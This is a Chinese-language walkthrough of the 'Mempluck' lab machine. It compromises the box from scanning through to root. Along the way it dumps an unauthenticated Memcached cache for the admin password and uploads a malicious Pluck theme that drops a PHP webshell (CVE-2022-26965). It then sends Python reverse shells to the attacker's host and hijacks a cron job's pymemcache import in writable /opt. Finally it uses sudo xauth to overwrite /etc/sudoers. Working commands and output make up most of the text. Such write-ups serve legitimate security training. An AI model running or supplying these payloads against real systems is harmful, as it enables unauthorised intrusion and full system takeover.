

Mempluck

作者: Sublarge 靶机ID: 606 系统: Linux 难度: Medium

```
Welcome to Alpine Linux 6.12.59-0-lts on an x86_64 (/dev/tty1)
===== Made By =====

.d0000b.      000      000
d00P Y00b      000      000
Y00b.          000      000
"Y000b. 000 000 00000b. 000 0000b. 000d000 .d00b. .d00b.
"Y00b. 000 000 000 "00b 000 "00b 000P" d00P"00b d0P Y0b
"000 000 000 000 000 000 .d000000 000 000 000 0000000
Y00b d00P Y00b 000 000 d00P 000 000 000 000 Y00b 000 Y0b.
"Y0000P" "Y00000 00000P" 000 "Y000000 000 "Y00000 "Y0000
      000
      Y0b d00P
      "Y00P"

                                @maze-sec.com
===== Happy Hacking! =====

Hostname : Mempluck
IP       : 192.168.56.110
Mempluck login: _
```

- 1 nmap -Pn -sC -sV -T4 192.168.56.110
- 2 nmap -Pn -p- --min-rate 5000 -T4 192.168.56.110

```

1  └─(Meiyouqian@Mei-you-qian)-[~]-[ master]
                                0ms
2  └─$ nmap -Pn -sC -sV -T4 192.168.56.110
3  Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 12:18 中国标准时间
4  Nmap scan report for 192.168.56.110
5  Host is up (0.00s latency).
6  Not shown: 998 closed tcp ports (reset)
7  PORT      STATE SERVICE VERSION
8  22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
9  80/tcp    open  http     Apache httpd 2.4.66 ((Unix))
10 |_http-generator: pluck 4.7.16
11 | http-cookie-flags:
12 |   /:
13 |     PHPSESSID:
14 |_     httponly flag not set
15 | http-robots.txt: 2 disallowed entries
16 |_/data/ /docs/
17 | http-title: Hello World! - MemPluck
18 |_Requested resource was http://192.168.56.110/?file=hello-world
19 |_http-server-header: Apache/2.4.66 (Unix)
20 MAC Address: 08:00:27:30:20:2A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
21
22 Service detection performed. Please report any incorrect results at http
   s://nmap.org/submit/ .
23 Nmap done: 1 IP address (1 host up) scanned in 9.80 seconds

```


```

1  └─(Meiyouqian@Mei-you-qian)-[~]-[ master]
                                0ms
2  └─$ nmap -Pn -p- --min-rate 5000 -T4 192.168.56.110
3  Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 12:18 中国标准时间
4  Nmap scan report for 192.168.56.110
5  Host is up (0.00074s latency).
6  Not shown: 65532 closed tcp ports (reset)
7  PORT      STATE SERVICE
8  22/tcp    open  ssh
9  80/tcp    open  http
10 11211/tcp  open  memcache
11 MAC Address: 08:00:27:30:20:2A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
12
13 Nmap done: 1 IP address (1 host up) scanned in 4.26 seconds

```

扫出来三个端口，22，80，11211

80端口点击admin易见下图，我们缺少密码

The image shows a web interface for a service named 'pluck'. At the top, the word 'pluck' is in a large, bold, blue font, followed by 'log in' in a smaller, grey font. Below this, the word 'password' is written in a bold, blue font. Underneath 'password' is a light grey rectangular input field. To the right of the input field is a button with a green checkmark icon and the text 'Log in'. A horizontal dashed line is positioned below the login form. At the bottom of the page, the text 'pluck 4.7.16 © 2005-2026. pluck is available under the terms of the GNU General Public License.' is displayed in a small, grey font.

pluck log in

password

pluck 4.7.16 © 2005-2026. pluck is available under the terms of the [GNU General Public License](#).

注意到开了11211，这11211是一个危险端口，因为Memcached默认不启用认证，直接连接之后就可以枚举并读取缓存中的所有数据

```
1  └─(kali㉿kali)-[~/桌面]
2  └─$ printf "version\r\nstats\r\nstats items\r\nquit\r\n" | nc 192.168.56.
111 11211
3  VERSION 1.6.32
4  STAT pid 2361
5  STAT uptime 2464
6  STAT time 1775111104
7  STAT version 1.6.32
8  STAT libevent 2.1.12-stable
9  STAT pointer_size 64
10 STAT rusage_user 0.110437
11 STAT rusage_system 0.048523
12 STAT max_connections 1024
13 STAT curr_connections 1
14 STAT total_connections 43
15 STAT rejected_connections 0
16 STAT connection_structures 2
17 STAT response_obj_oom 0
18 STAT response_obj_count 2
19 STAT response_obj_bytes 65536
20 STAT read_buf_count 8
21 STAT read_buf_bytes 131072
22 STAT read_buf_bytes_free 49152
23 STAT read_buf_oom 0
24 STAT reserved_fds 20
25 STAT cmd_get 0
26 STAT cmd_set 410
27 STAT cmd_flush 41
28 STAT cmd_touch 0
29 STAT cmd_meta 0
30 STAT get_hits 0
31 STAT get_misses 0
32 STAT get_expired 0
33 STAT get_flushed 400
34 STAT delete_misses 0
35 STAT delete_hits 0
36 STAT incr_misses 0
37 STAT incr_hits 0
38 STAT decr_misses 0
39 STAT decr_hits 0
40 STAT cas_misses 0
41 STAT cas_hits 0
42 STAT cas_badval 0
43 STAT touch_hits 0
44 STAT touch_misses 0
45 STAT store_too_large 0
46 STAT store_no_memory 0
```

```
47 STAT auth_cmds 0
48 STAT auth_errors 0
49 STAT bytes_read 19797
50 STAT bytes_written 0
51 STAT limit_maxbytes 67108864
52 STAT accepting_conns 1
53 STAT listen_disabled_num 0
54 STAT time_in_listen_disabled_us 0
55 STAT threads 4
56 STAT conn_yields 0
57 STAT hash_power_level 16
58 STAT hash_bytes 524288
59 STAT hash_is_expanding 0
60 STAT slab_reassign_rescues 0
61 STAT slab_reassign_chunk_rescues 0
62 STAT slab_reassign_evictions_nomem 0
63 STAT slab_reassign_inline_reclaim 0
64 STAT slab_reassign_busy_items 0
65 STAT slab_reassign_busy_deletes 0
66 STAT slab_reassign_running 0
67 STAT slabs_moved 0
68 STAT lru_crawler_running 0
69 STAT lru_crawler_starts 9
70 STAT lru_maintainer_juggles 5081
71 STAT malloc_fails 0
72 STAT log_worker_dropped 0
73 STAT log_worker_written 0
74 STAT log_watcher_skipped 0
75 STAT log_watcher_sent 0
76 STAT log_watchers 0
77 STAT unexpected_napi_ids 0
78 STAT round_robin_fallback 0
79 STAT bytes 821
80 STAT curr_items 10
81 STAT total_items 410
82 STAT slab_global_page_pool 0
83 STAT expired_unfetched 0
84 STAT evicted_unfetched 0
85 STAT evicted_active 0
86 STAT evictions 0
87 STAT reclaimed 0
88 STAT crawler_reclaimed 0
89 STAT crawler_items_checked 80
90 STAT lru_tail_reflocked 0
91 STAT moves_to_cold 410
92 STAT moves_to_warm 0
93 STAT moves_within_lru 0
94 STAT direct_reclaims 0
```

```

95  STAT lru_bumps_dropped 0
96  END
97  STAT items:1:number 10
98  STAT items:1:number_hot 0
99  STAT items:1:number_warm 0
100 STAT items:1:number_cold 10
101 STAT items:1:age_hot 0
102 STAT items:1:age_warm 0
103 STAT items:1:age 4
104 STAT items:1:mem_requested 821
105 STAT items:1:evicted 0
106 STAT items:1:evicted_nonzero 0
107 STAT items:1:evicted_time 0
108 STAT items:1:outofmemory 0
109 STAT items:1:tailrepairs 0
110 STAT items:1:reclaimed 0
111 STAT items:1:expired_unfetched 0
112 STAT items:1:evicted_unfetched 0
113 STAT items:1:evicted_active 0
114 STAT items:1:crawler_reclaimed 0
115 STAT items:1:crawler_items_checked 80
116 STAT items:1:lru_tail_reflocked 0
117 STAT items:1:moves_to_cold 410
118 STAT items:1:moves_to_warm 0
119 STAT items:1:moves_within_lru 0
120 STAT items:1:direct_reclaims 0
121 STAT items:1:hits_to_hot 0
122 STAT items:1:hits_to_warm 0
123 STAT items:1:hits_to_cold 0
124 STAT items:1:hits_to_temp 0
125  END
126

```

```

127  └─(kali@kali)-[~/桌面]
128  └─$ printf "stats cachedump 1 0\r\nquit\r\n" | nc 192.168.56.111 11211
129  ITEM secret10 [16 b; 0 s]
130  ITEM secret9 [16 b; 0 s]
131  ITEM secret8 [16 b; 0 s]
132  ITEM secret7 [16 b; 0 s]
133  ITEM secret6 [16 b; 0 s]
134  ITEM secret5 [16 b; 0 s]
135  ITEM secret4 [16 b; 0 s]
136  ITEM secret3 [16 b; 0 s]
137  ITEM secret2 [16 b; 0 s]
138  ITEM secret1 [16 b; 0 s]
139  END
140

```

```

141
142 (kali@kali)-[~/桌面]
└─$ printf "get secret1 secret2 secret3 secret4 secret5 secret6 secret7
secret8 secret9 secret10\r\nquit\r\n" | nc 192.168.56.111 11211
143 VALUE secret1 0 16
144 GoR9UnGtNQjZPjyy
145 VALUE secret2 0 16
146 GHRcR8w3PvJ1zpIS
147 VALUE secret3 0 16
148 f642S0umuTrAk0YJ
149 VALUE secret4 0 16
150 Hin8UW0oF9EElbjK
151 VALUE secret5 0 16
152 M2BtZLC2KQ10Lvaz
153 VALUE secret6 0 16
154 raB48dpN5hPAf00g
155 VALUE secret7 0 16
156 sw3H5nYR6jVPp5Ks
157 VALUE secret8 0 16
158 D04oprX7NpBMkL2C
159 VALUE secret9 0 16
160 NIGLaEl7rR3q7tkk
161 VALUE secret10 0 16
162 h50qQAwNbKkH6LUJ
163
164 END

```

发现了10个16字节的随机字符串，我们尝试利用

```

(kali@kali)-[~/桌面]
└─$ printf "get secret1 secret2 secret3 secret4 secret5 secret6 secret7 secret8 secret9 secret10\r\nquit\r\n" | nc 192.168.56.111 11211
VALUE secret1 0 16
2PB8vyfuaWfUHaps
VALUE secret2 0 16
JAcMEhyMM9okqdAE
VALUE secret3 0 16
Yhd8MUFLAfit7DVE
VALUE secret4 0 16
dFVnmnqB2sWUqD0t
VALUE secret5 0 16
Hu1MHxXfrkshxmsg
VALUE secret6 0 16
tLkrJz4Ri0y99pIU
VALUE secret7 0 16
sw3H5nYR6jVPp5Ks
VALUE secret8 0 16
jwi21BcW7QHFnzPf
VALUE secret9 0 16
515RtiEHeUAJNYZp
VALUE secret10 0 16
jwv461jYRwJVvQy7
END


```

发现利用secret7: sw3H5nYR6jVPp5Ks可以成功登录（其实多试几遍会发现只有secret7是不变的，别的都会变）

进去了



典型的Pluck界面，我们根据版本搜索后发现了CVE-2022-26965漏洞



这个漏洞利用了 /admin.php?action=themeinstall 页面上传包含恶意代码的主题文件

先在这边下一个主题

<https://github.com/billcreswell/redline-theme>

img	2026/4/2 13:27	文件夹
info.php	2026/4/2 13:40	PHP 源文件
style.css	2026/4/2 13:27	CSS 源文件
theme.php	2026/4/2 13:27	PHP 源文件

下完后只需要修改info.php

```
1 <?php
2 file_put_contents('shell.php',base64_decode('PD9waHAga3lzdGVtKCRfR0VUWzFdKT
s/Pg=='));
3 ?>
```

修改如上，增加一个内容为<?php system(\$_GET[1]);?>的shell.php文件

options

Here you can configure pluck so it suits your wishes and

general settings
change general settings like the title of your website and

manage modules
manage modules and include them in your website

module settings
change module configuration settings

choose theme
change the look and feel of your website

general settings

manage modules

module settings

choose theme

language settings

change password

选择主题

choose theme

Here you can choose which of the installed themes you want to use.

Default

Save Cancel

install theme

uninstall theme

pluck 4.7.16 © 2005-2026. pluck is available under the terms of the GNU General Public License.

点击安装主题


install theme

Here you can install new themes. Please make sure you've downloaded a theme first

选择文件 未选择文件 Upload

<<< back

pluck 4.7.16 © 2005-2026. pluck is available under the terms of the GNU General Public License.



压缩为zip后upload


choose theme

Here you can choose which of the installed themes you want to use.

Default

Save Cancel

最后点击save即可



我们访问shell.php发现已经成功RCE

```
root:x:0:0:root:/root:/bin/sh bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:/var/lib/ftp:/sbin/nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin games:x:35:35:games:/usr/games:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/sbin/nologin klogd:x:100:101:klogd:/dev/null:/sbin/nologin nginx:x:101:102:nginx:/var/lib/nginx:/sbin/nologin caddy:x:102:104:caddy:/var/lib/caddy:/sbin/nologin
lighttpd:x:103:105:lighttpd:/var/www/localhost/htdocs:/sbin/nologin memcached:x:104:106:memcached:/home/memcached:/sbin/nologin taditto:x:1000:1000:/home/taditto:/bin/sh
apache:x:105:107:apache:/var/www:/sbin/nologin scdyh:x:1001:1001:/home/scdyh:/bin/sh
```

cat /etc/passwd如上

我们反弹shell，发现只有python可以

- 1 `http://192.168.56.111/shell.php?1=python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.128",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'`

```
(root@kali)-[/home/kali/桌面]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.128] from (UNKNOWN) [192.168.56.111] 34254
Traceback (most recent call last):
  File "<string>", line 1, in <module>
  File "/usr/lib/python3.12/pty.py", line 195, in spawn
    os.execvp(argv[0], *argv)
  File "<frozen os>", line 592, in execvp
  File "<frozen os>", line 609, in execvp
  File "<frozen os>", line 632, in _execvpe
FileNotFoundError: [Errno 2] No such file or directory
```

报错了，没有/bin/bash，改成/bin/ash即可

- 1 `http://192.168.56.111/shell.php?1=python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.128",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/ash")'`

```
(root@kali)-[/home/kali/桌面]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.128] from (UNKNOWN) [192.168.56.111] 41284
/var/www/localhost/htdocs $ ls
ls
README.md      docs            install.php     shell.php
SECURITY.md    files          login.php
admin.php      images         requirements.php
data           index.php      robots.txt
/var/www/localhost/htdocs $ pwd
pwd
/var/www/localhost/htdocs
/var/www/localhost/htdocs $ id
id
uid=105(apache) gid=107(apache) groups=82(www-data),107(apache),107(apache)
```

反弹shell成功

```
python3 -c 'import pty; pty.spawn("/bin/ash")'
```

把受限shell升级到交互式TTY Shell先

```
$ cat /home/taditto/user.txt  
cat /home/taditto/user.txt  
flag{user-84943833775f3c37e787d5ca55e42fff}
```

成功获取低权限，读取flag

同步状态 ●

IP 192.168.56.111

复制

系统信息

运行 1:23

负载 0.00, 0.00, 0.00

CPU

2%

内存

7%

289M/3.8G

交换


0%

0/512M

内存

CPU

命令



卡了一会儿没思路，尝试拿之前的密码sw3H5nYR6jVPp5Ks登录用户，发现成功登录taditto，那其实不用反弹shell前边

随便翻翻到了下边这个文件，确实sw3H5nYR6jVPp5Ks比较特殊

```

1  # /opt/init_memcached.py crontab
2  from pymemcache.client.base import Client
3  import time
4  import random
5  import string
6
7  def generate_random_secret(length=16):
8      return ''.join(random.choices(string.ascii_letters + string.digits, k=
length))
9
10 def init():
11     client = Client(('127.0.0.1', 11211))
12     for _ in range(10):
13         try:
14             client.flush_all()
15
16             for i in range(1, 11):
17                 key = f'secret{i}'
18                 if i == 7:
19                     value = 'sw3H5nYR6jVPp5Ks'
20                 else:
21                     value = generate_random_secret()
22                 client.set(key, value)
23
24             print("Successfully initialized Memcached with multiple secret
s.")
25             return True
26         except:
27             time.sleep(1)
28     return False
29
30 if __name__ == "__main__":
31     init()

```

发现这个脚本是定时任务，查看权限

```

1  Mempluck:~$ ls -l /opt/init_memcached.py
2  -rw-r--r--    1 root    root          846 Feb 25 16:27 /opt/init_memcache
d.py

```

root权限运行的，但是我们只能看不能写，不能直接修改这个，不能直接定时任务劫持

那我们可以看看能不能写路径劫持Python库

由于脚本位于/opt目录，python模块会优先搜索脚本所在目录，而我们又对此有写入权限

所以我们的确可以做到在/opt目录下创建恶意模块劫持

```

1  # 进入/opt目录
2  cd /opt
3
4  # 创建恶意模块目录结构
5  mkdir -p pymemcache/client
6
7  # 创建__init__.py文件使目录成为Python包
8  touch pymemcache/__init__.py
9  touch pymemcache/client/__init__.py

```

之后创建恶意模块base.py

```

1  cat > /opt/pymemcache/client/base.py << 'EOF'
2  import os
3  import sys
4
5  # 立即执行命令
6  os.system('whoami > /tmp/root_check.txt')
7  os.system('id > /tmp/id_check.txt')
8  os.system('echo "Hijacked at $(date)" > /tmp/hijack_time.txt')
9
10 # 记录模块被导入
11 with open('/tmp/module_imported.txt', 'w') as f:
12     f.write(f'模块文件: {__file__}\n')
13     f.write(f'Python路径: {sys.path}\n')
14
15 # 提供必要的Client类
16 class Client:
17     def __init__(self, server, *args, **kwargs):
18         self.server = server
19         with open('/tmp/client_init.txt', 'w') as f:
20             f.write(f'Client初始化: {server}\n')
21
22     def flush_all(self):
23         with open('/tmp/client_flush.txt', 'w') as f:
24             f.write('flush_all被调用\n')
25         return True
26
27     def set(self, key, value):
28         with open('/tmp/client_set.txt', 'a') as f:
29             f.write(f'set {key}: {value}\n')
30         return True
31 EOF

```

```
1 # 监控/tmp目录
2 while true; do
3     echo "Waiting for cron execution... $(date)"
4     ls -la /tmp/*.txt 2>/dev/null
5     sleep 10
6 done
```

```
Waiting for cron execution... Thu Apr  2 21:16:41 CST 2026
-rw-r--r--  1 scdyh  scdyh      19 Apr  2 21:16 /tmp/client_flush.txt
-rw-r--r--  1 scdyh  scdyh     38 Apr  2 21:16 /tmp/client_init.txt
-rw-r--r--  1 scdyh  scdyh    301 Apr  2 21:16 /tmp/client_set.txt
-rw-r--r--  1 scdyh  scdyh     29 Apr  2 21:10 /tmp/date_result.txt
-rw-r--r--  1 scdyh  scdyh    176 Apr  2 21:10 /tmp/fake_module_used.txt
-rw-r--r--  1 scdyh  scdyh     20 Apr  2 21:10 /tmp/hijack_success.txt
-rw-r--r--  1 scdyh  scdyh     41 Apr  2 21:16 /tmp/hijack_time.txt
-rw-r--r--  1 scdyh  scdyh     51 Apr  2 21:16 /tmp/id_check.txt
-rw-r--r--  1 scdyh  scdyh     51 Apr  2 21:10 /tmp/id_result.txt
-rw-r--r--  1 scdyh  scdyh    189 Apr  2 21:16 /tmp/module_imported.txt
-rw-r--r--  1 scdyh  scdyh      6 Apr  2 21:16 /tmp/root_check.txt
-rw-r--r--  1 scdyh  scdyh      6 Apr  2 21:10 /tmp/whoami_result.txt
```

```
1 Mempluck:/tmp$ cat /tmp/id_result.txt
2 uid=1001(scdyh) gid=1001(scdyh) groups=1001(scdyh)
```

成功以scdyh用户运行命令，但还不是root，我们还要再进一步，先以此反弹shell来维持权限

```

1  # 创建更兼容的恶意模块
2  cat > /opt/pymemcache/client/base.py << 'EOF'
3  import os
4  import sys
5
6  # 每次执行都记录时间
7  os.system('date > /tmp/1.txt')
8
9  os.system("python3 -c 'import socket,subprocess,os;s=socket.socket(socket.
  AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.56.128\",4444));os.dup2
  (s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pt
  y.spawn(\"/bin/ash\")'")
10
11 # 兼容的Client类
12 class Client:
13     def __init__(self, server, connect_timeout=None, timeout=None, no_dela
  y=False,
14                 ignore_exc=False, socket_module=None, default_noreply=Tru
  e,
15                 allow_unicode_keys=False, encoding='ascii', serde=None,
16                 **kwargs):
17         self.server = server
18
19     def flush_all(self, delay=0, noreply=None):
20         return True
21
22     def set(self, key, value, expire=0, noreply=None):
23         return True
24
25     def get(self, key, default=None):
26         return None
27 EOF

```

```

(root@kali)-[/home/kali/桌面]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.128] from (UNKNOWN) [192.168.56.111] 50454
~ $

```

成功监听了

```

1  ~ $ id
2  id
3  uid=1001(scdyh) gid=1001(scdyh) groups=1001(scdyh)
4  ~ $ pwd
5  pwd
6  /home/scdyh
7  ~ $ whoami
8  whoami
9  scdyh
10 ~ $ sudo -l
11 sudo -l
12 Matching Defaults entries for scdyh on Mempluck:
13
14     secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
15
16 Runas and Command-specific defaults for scdyh:
17     Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"
18
19 User scdyh may run the following commands on Mempluck:
20     (ALL : ALL) NOPASSWD: /usr/bin/xauth

```

sudo -l嗅探到了我们能用的指令，也就是xauth，方向很明确了，xauth提权

试了很久修改/etc/passwd，但是由于Alpine的缘故一直没能成功

因此想到去修改/etc/sudoers，直接写入最高权限

```

1  root ALL=(ROOT) NOPASSWD:ALL
2  scdyh ALL=(ROOT) NOPASSWD:ALL

```

转成十六进制用xauth覆盖/etc/sudoers即可


```
1 ~ $ sudo xauth -f /etc/sudoers add localhost:0 MIT-MAGIC-COOKIE-1 726f6f74
20414c4c3d28524f4f5429204e4f5041535357443a414c4c0a736364796820414c4c3d2852
4f4f5429204e4f5041535357443a414c4c0a
2 sudo xauth -f /etc/sudoers add localhost:0 MIT-MAGIC-COOKIE-1 726f6f742041
4c
3 4c3d28524f4f5429204e4f5041535357443a414c4c0a736364796820414c4c3d28524f4f54
29204e
4 4f5041535357443a414c4c0a
5 ~ $ sudo su
6 sudo su
7 /etc/sudoers:1:2: syntax error
8
9 /home/scdyh # pwd
10 pwd
11 /home/scdyh
12 /home/scdyh # whoami
13 whoami
14 root
15 /home/scdyh # id
16 id
17 uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(a
dm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
18 /home/scdyh # cat /root/root.txt
19 cat /root/root.txt
20 flag{root-83be3cb5257a8f1626bb46a38fd5fbbb}
```

覆盖后直接sudo su成功提权到root

得到flag